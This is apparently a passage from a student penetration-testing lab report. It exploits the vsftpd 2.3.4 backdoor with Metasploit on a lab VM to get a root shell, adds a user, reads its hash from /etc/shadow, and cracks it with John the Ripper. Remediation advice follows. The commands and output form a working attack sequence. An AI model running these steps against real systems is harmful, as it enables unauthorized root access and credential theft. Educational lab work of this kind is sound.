
• Password: 09205 • /etc/passwd entry:

your_name:x:1001:1001:,,,:/home/your_name:/bin/bash

• /etc/shadow hash:


your_name:$1$abc123$examplehashedpassword

Output :-



```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.131.129
RHOSTS ⇒ 192.168.131.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.131.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.131.129:21 - USER: 331 Please specify the password.
[+] 192.168.131.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.131.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.131.128:39967 → 192.168.131.129:6200)
at 2025-05-16 06:32:06 -0400

adduser charu
Adding user `charu' ...
Adding new group `charu' (1003) ...
Adding new user `charu' (1003) with group `charu' ...
Creating home directory `/home/charu' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: 09205
Retype new UNIX password: 09205
passwd: password updated successfully
Changing the user information for charu
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
```

Password Hash :-



```
Is the information correct? [y/N] y
sh: line 7: y: command not found

cat /etc/shadow | grep charu
charu:$1$2OdvCu8M$WSuOG20OygqqFMF50QI8A0:20224:0:99999:7:::
```

6. Cracking password hashes

Store the password hash in a text file


Cracking password with prebuilt wordlist of john in default mode

John filename

To display the cracked password of the hash

John filename –show

Output :-



```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt charu.hash
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
09205[redacted]       (?)[redacted]
1g 0:00:00:09 DONE (2025-05-16 07:07) 0.1038g/s 76839p/s 76839c/s 76839C/s 0nl1n3..09183183780
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

7. Remediation

1) Close unused ports and configure firewall
   - Open ports are the invitation for exploitations.
2) Set proper file and directory permissions
   - Sensitive files must have high file permission 3) Disable unused services
   - The unused services are to be disabled and make sure to close/filter the port.

Major Learning From this project

- Developed a comprehensive understanding of penetration testing workflow.
- Gained hands-on experience with Nmap, Metasploit, and John the Ripper.
- Understood vulnerabilities associated with outdated software.
- Learned to responsibly report and remediate security issues.